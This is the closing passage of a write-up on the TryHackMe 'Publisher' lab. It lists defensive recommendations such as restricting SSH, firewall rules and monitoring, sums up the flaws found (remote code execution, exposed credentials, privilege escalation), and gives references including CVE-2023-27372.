 - Limit exposure of services like SSH to the internal network or trusted IP addresses.



- Implement proper firewall rules to minimize the attack surface.
- 4. **Monitoring and Incident Response:**
 - Set up monitoring to detect and alert on unusual activities such as unauthorized file modifications.
 - Conduct regular security assessments and audits to identify and mitigate potential vulnerabilities.

Conclusion

The assessment of the Publisher room on TryHackMe highlighted significant security flaws that allowed for remote code execution, access to sensitive credentials, and privilege escalation. By addressing the identified issues, the security posture of the system can be significantly improved.

References

- TryHackMe Publisher Room: [Link](#)
- Exploit Database: CVE-2023-27372 [Link](#)
- HackTricks Linux Privilege Escalation: [HackTricks](#)
- TryHackMe | Publisher by 0xBEN [Link](#)